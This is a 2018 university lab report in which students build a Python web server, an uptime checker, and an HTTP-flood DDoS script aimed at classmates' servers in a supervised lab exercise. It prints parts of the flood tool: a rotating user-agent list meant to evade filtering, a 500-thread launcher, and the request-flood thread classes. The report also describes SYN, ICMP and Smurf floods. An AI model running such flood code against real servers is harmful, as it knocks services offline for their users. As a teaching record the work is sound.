ECE 256: Foundations of Cyber Security

Lab 3: DOS Attacks

We certify that this work is original and not a product of anyone's work but our own

Adam Cunningham (acunningham3) Julia Sorrentino (juliasorrentino)

Quintin Carvalho (Quintin Carvalho)

Submitted: November 12th, 2018
Due: November 12th, 2018

Contents

List of Figures

List of Tables

Abstract

This lab report includes a basic introduction of the process of distributed denial of service (DDoS) attacks and defense to the lab students. This lab consisted of three main parts completed over several weeks. The goal for the first week was for the lab group to create a web server and defend it. The web server must be built using Python and run on the Raspberry Pi. The second week of the lab consisted of writing a DDoS attack script using Python. This script will target other groups servers in an attempt to take them down. The final piece of the lab requires the completion of the first two parts. During lab class all groups will attack the student's server. In addition, each group will attack each other individually. These attacks will be timed and it will be recorded which servers crash and which withstand the attacks. Overall this lab will introduce students to writing DDoS attack and defense python scripts.

1 Introduction

A DOS (Denial of Service) attack is used to deny intended users access to a specific server or website. Through flooding the server's resources, or breaking the server's inner mechanics, the server is brought offline, thus giving users an error code or denying any access to the website itself.

Symptoms that a service is currently experiencing, or has experienced, a DOS attack include:

- Slow access to website / file access or transfer
- Inability to access a website
- Disconnection of wired or wireless connection

Several web services that give anyone the ability to DOS anything are currently available online. As well as countless amounts of DOS programs and code that others have uploaded on the internet for anyone to use. Most of these systems use a single, or a handful of attacking methods to ruin the accessibility of the designated webserver. The most common example of a flood could be the ICMP Flood. This attack sends millions of modified packets to the targeted IP address or webserver to use up it's resources and put if offline.

If the target is a larger service or server then the attacker might want to make use of a botnet or a distributed attack to take down the service. A distributed attack takes the resources from multiple computers to run the attack on the targeted webserver. Theoretically, with enough power from a multitude of computers, an attacker could take down even the largest of websites and services.

Another popular method of flooding a server is a Synchronous Flood Attack. A webserver usually communicates with requests from a computer by sending an Acknowledgement after that computer sends the server a SYN. The way a SYN flood works is that the program will open several SYN/ACK connections that are only half completed, i.e the webserver doesn't get the chance to send the program an acknowledgement back. As the amount of half connections increases, the webserver will slow to a halt.


Services such as CloudFlare help website owners to protect against DOS attacks at a very successful rate. However, there are standalone techniques to protect against DOS attacks. An effective method is to redirect the IP address that is found to be sending, or requesting, a massive amount of damage to the server. This can easily be bypassed through IP spoofing however. Other cloaks can be used to monitor the incoming traffic before giving the user access to the website. If this user is found suspicious then the server will deny entry through a filtering service.

2 Methods and Procedures

This lab resulted in the creation of three python scripts. One created a web server, one pinged a server to see if it was up or down, and one attacks other groups servers. All python scripts must begin with *#!/bin/python*. The next few lines will contain any libraries that need to be imported. Then the main program will begin.

2.1 Creating a Webserver

Creating a server is an important skill for someone to understand and master. Creating a web server in python is a fairly easy task and if you have right hardware you can create a fairly decent server. To create a server in python, using the socket module is the backbone of most python web service modules. All network transactions happen between clients and servers. In most protocols the clients asks a certain address and receive data. Within each address multiple servers can run at the same time however, the limit to how many is in the hardware. Each service is associated with a port and each port is bound to a socket. The server then listens to its associated port and outputs information when requests are received on that port. To affect a network connection you need to know the host name and the port number. Most web servers run on port 80 however to avoid conflict our server will run on port 8080. If these port numbers are used you need to find a new port number and notify the user of the change. As long as the client ask for the correct service on the right port at the right address, communication will still happen. To begin with the code for creating a socket the first step is to import the socket libraries using the *import socket* command. Next the server needs to know the host to which it is to be associated to and which port to listen on. Therefore, *Host* and *Port* were both set equal to our respected arguments taken in by the system. Whether to request information or to serve it, in order to access the internet, we need to create a socket. The syntax for this call is *[variable] = socket.socket([family],[type])*. As shown in our web server code below our socket followed this syntax: *SocketServer.TCPServer((Host,Port),Handler)*. There is a print statement, *print "serving at port", Port* to show which port we are serving on along with a command to continue serving the client, *httpd.serve-forever()*. Lastly, as the closing acts of the request we need to close the file object and the server client. *client-connection.sendall(http-response) client-connection.close()*.




```
#!/bin/python

import SimpleHTTPServer
import SocketServer
import os
import sys

PORT = int(sys.argv[1])

Handler = SimpleHTTPServer.SimpleHTTPRequestHandler
httpd = SocketServer.TCPServer(("", PORT), Handler)

print "Serving at port", PORT
httpd.serve_forever()

http_response = """\
HTTP/1.1 200 OK
"""

client_connection.sendall(http_response)
client_connection.close()
```

Figure 1: Python Code for Web Server

2.2 Pinging a Server

Pinging a server is an important ability for an attacker and a server owner. The owner will want to make sure that their server has not been taken down by an attack while the attacker will want to know when their target server has fallen. The students created a python script which printed to the user every two seconds if the server they selected is up or down. The script begins with five imports: os, time, socket, urllib2, and sys. Each of these allows the programmer to use special commands within the language. The program takes two inputs; the first is the ip address of the target and the second is the port of the target. The script is made of the function internet_on. The program will continue to run through this function until it is manually stopped or the program times out. As shown in the figure below the program uses a try, except statement. The function will try to open the server at the port and if it can it will print that the port is up. If it cannot connect then it will print that the server is done. The code: *time.sleep(2)* pauses the program for two seconds before running again.




```
#!/bin/python

import os
import time
import socket
import urllib2
import sys

hostname = sys.argv[1]
port = sys.argv[2]

def internet_on():
    try:
        urllib2.urlopen(hostname + ':' + port, timeout=1)
       print hostname + ':' + port, 'is up!'
       time.sleep(2)
        return True
    except urllib2.URLError as err:
       print hostname + ':' + port, 'is down!'
       time.sleep(2)
        return False

while(True):

       internet_on()
```

Figure 2: Python Code for Server Ping

2.3 Creating a DDoS Attack


The final task for this lab was to create a Denial of Service attack and use that to take down other lab groups' webservers. Below is a portion of the full implementation.



```
# Generates a user agent array
def useragent_list():
        global headers_useragents
        headers_useragents.append('Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090
        headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20
        headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3) Gecko
        headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko
        headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.1
        headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident
        headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; S
        headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Tr
        headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; S
        headers_useragents.append('Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)')
        headers_useragents.append('Mozilla/4.0 (compatible; MSIE 6.1; Windows XP)')
        headers_useragents.append('Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51')
        return(headers_useragents)
```

Figure 3: DOS Machine Headers

This section of the script creates a list of different machine IDs that will ultimately be used to request information from the targeted URL. Using this method gives the attack a better chance to bypass simple security measures put in place by the webserver, as each agent is chosen by random during the attack; overall, showing a level of human input within this automated process.
This next section of the code shows the execution portion of the script.



```
# Execute
if len(sys.argv) < 2:
        usage()
        sys.exit()
else:
        if sys.argv[1] == "help":
                usage()
                sys.exit()
        else:
                print "Attack Started\n", datetime.datetime.now()
                if len(sys.argv) == 3:
                        if sys.argv[2] == "safe":
                                set_safe()
                url = sys.argv[1]
                if url.count("/") == 2:
                        url = url + "/"
                for i in range(500):
                        t = HTTPThread()
                        t.start()
                t = MonitorThread()
                t.start()
```

Figure 4: DOS Execution Commands

This implementation first checks that the input arguments will suffice and not throw an error during execution. Next the program then starts the attack by printing an indication as well as the time of the attack. A third argument, ”safe”, can be input into the command line to have the attack stop after taking a server offline. This way the computer executing the attack won’t over use its own resources. Finally the execution runs through a for loop 500 times. During each iteration, a threading service is used to drive the server requests. During these iterations, the program also monitors each request to and prints to standard out how many requests have been sent. The code for these two commands, *HTTPThread and Monitor Thread*, can be found in the Appendix of this lab report. This is an easy way for the lab students to know that the attack is properly sending requests to the target URL. These iterations continue on for an infinite amount of time, of until the server gets taken offline.

2.4 Battle Royale

During lab class of the third week of working on the lab each groups server will be tested to show the capabilities of their attack and defense. To test their defense all other groups will attack the server at once. The attack will last for a time specified by the TA. If the server is still running after this time then the group will have proven their defense works. To test the attack capabilities of the group, they will attack all the other groups once at a time and tally how many groups they are able to crash. he attack will last for a time specified by the TA. If the server is not running after this time has expired then the group will have proven their attack works.

3 Laboratory Experimental Results

This entire lab revolved around the use of the programming language, Python. Defending a web server from a DDoS attack is extremely important in computer security as to websites from being crashed from unwanted predators. The exact web server used can be seen in figure 1 in the appendix. This is the same that was explained in the methods section. In addition, the exact DDoS attack used can be seen in figure 2 in the appendix. Again, it is the same as explained in the methods. By using a Smurf attack students are able to send large amounts of internet control message protocol (ICMP) ping traffic to the target server. The reply address is spoofed to the intended victim. Due to the fact that a single internet broadcast address can support a maximum of 255 hosts a smurf attack amplifies a single ping 255 times. This results in the network being slowed down to a point where it is impossible to use.

Test Made	Pass	Fail
Run webserver is python	✓	
Take in port number as argument, setup server with that specific port	✓	
Set hostname and port simultaneously using arguments	✓	
Connect to URL through web browser	✓	
Add security to defend incoming attacks		✗

Table 1: Python webserver test plan

Above is a table showing the various tests conducted while trying to set up a webserver using Python. The only testing that failed was the addition of security to the webserver. This failed because the lab students did not heavily focus on security of their webserver compared with other parts of this lab.

Test Made	Pass	Fail
Test server connection with host and port as arguments	✓	
Print back status of server	✓	
Print back status of a slower server (change timeout)		✗

Table 2: Pinging the webserver test plan

This test plan was much simpler since the lab students only needed to find a way to test the current connect of their own webserver. Through the use of the URL library 2 this proved relatively easy. Unfortunately, with a timeout of 1 second, the ping program wouldn't be able to ping servers that are running at a slower speed. This was changed in the future implementation.

Test Made	Pass	Fail
Send large amounts of data to specified URL	✓	
Crash our webserver using attack		✗
Crash other groups' webserver using attack		✗
Slow webservers using attack	✓	

Table 3: DOS attack test plan

As shown, the attack implemented by the lab group was unsuccessful at crashing any targeted webserver. However, the attack was able to send a large enough amount of requests to slow a webserver to upwards of a 10 second load time.

Through full completion of this lab, the students have gained a great amount of experience working within python to create DDoS defensive and offensive scripts as well as becoming acquainted with using their Raspberry Pis to connect to other groups.

4 Discussion

A lot of the information within this lab project was unbeknownst to the students themselves. The lab group would constantly have to look up certain commands to help them with their tasks. It seemed as if this certain lab required a lot more previous knowledge than anticipated.

Every piece of this lab required students to write a python script. The students found themselves looking up a myriad of commands within the language as well as a plethora of libraries such as os, time, socket, urllib2, and sys. This lab requires a lot of research online as well as a lot of trial and error. Due to this it is very helpful to seek help from another group, the TA, or even the professor.

5 Conclusion

The lab group was able to successfully implement a functional webserver within the Python scripting work space. As well as, a pinging program to check the connect of a URL with a port number, and a base attack using URL requests. Aspects such as the attack and webserver became clear after researching some Python information. The Socket package and URLlib2 package proved extremely useful for the webserver and ping commands. The attack made use of the threading, os, socket, and random packages. This lab proved useful for gaining important information on how DOS attacks work and how programs are set in place to keep them at bay. Other information, such as HTTP scripting and webserver creation, will be helpful for the students in their future of Python programming.

6 Recommendations

Clearly, this lab anticipated that the lab students knew a lot about socket and HTTP scripting using Python beforehand. We would recommend researching various information about creating webservers in Python. As well as how to use the URL, socket, and OS libraries. Having prior knowledge of these packages as well as their basic inner workings will greatly help in setting up a functional webserver. If we had this information before this lab we would have had more time to focus on how to setup security implementations for the webserver itself.

7 Laboratory reflection

I, Julia Sorrentino, found this lab difficult to complete. I spent a great deal of time trying to teach myself how to create a DDoS attack and defense via YouTube videos and other online sources listed in the reference section. I spent hours taking notes, however found very few examples online to use as a basis for creating our scripts. Overall, I found this lab to be very time consuming, but opposed to previous labs, the more time I put into it I still did not understand what I was doing.

I, Adam Cunningham, found an immense amount of excite in programming and testing for this lab. Albeit, I found the aspects of creating a webserver and figuring out how to ping that webserver annoying and boring, the aspect of attacking other webservers using a code that I created is really interesting to me. This lab gave me great experience with traveling around in different file spaces (rasperberry pi / linux communications) and Python scripting. The realm of Python webserver programming and URL/HTTP scripting is really fascinating. I hope that the experience that I gained from this lab will help me in the near future, either with this class, or a career position.

I, Quintin Carvalho, found this lab very interesting but very difficult to implement as well. I had to do allot of research in order to be able to understand the code and I feel that I now have a better understanding but am still confused on certain things. I will have to keep on trying to learn this material and not give up because it is very important and crucial that I have these skills for when I get a job.

8 References


[1] Labs, Wallaroo. DDoS Attack Detection with Wallaroo: A Real-Time Time Series Analysis Example, blog.wallaroolabs.com/2017/11/ddos-attack-detection-with-wallaroo-a-real-time-time-series-analysis-example/.

[2] “DoS (Denial of Service) Attack Tutorial: Ping of Death, DDOS.” Meet Guru99 - Free Training Tutorials Video for IT Courses, www.guru99.com/ultimate-guide-to-dos-attacks.html.

[3] Ruslan’s Blog - Lets Build a Web server https://ruslanspivak.com/lsbaws-part1/

[4] Zamurai^{TM}. “How to DDoS Using Scripts (Python/Perl) *2018*.” YouTube, YouTube, 29 Sept. 2016, www.youtube.com/watch?v=kMsFlbPtSCI.

9 Appendix



```
# http caller thread
class HTTPThread(threading.Thread):
        def run(self):
                try:
                        while status < 2:
                                code = httpcall(url)
                                if (code == 500) & (safe == 1):
                                        set_status(2)
                except Exception, ex:
                        pass

# Monitors http threads and counts requests
class MonitorThread(threading.Thread):
        def run(self):
                previous = request_counter
                while status == 0:
                        if (previous + 100 < request_counter) & (previous <> request_counter):
                                print "%d Requests Sent @" % (request_counter), datetime.datetime.now()
                                previous = request_counter
                if status == 2:
                        print "\nAttack Finished", datetime.datetime.now()
```

Figure 5: DOS Attack Threading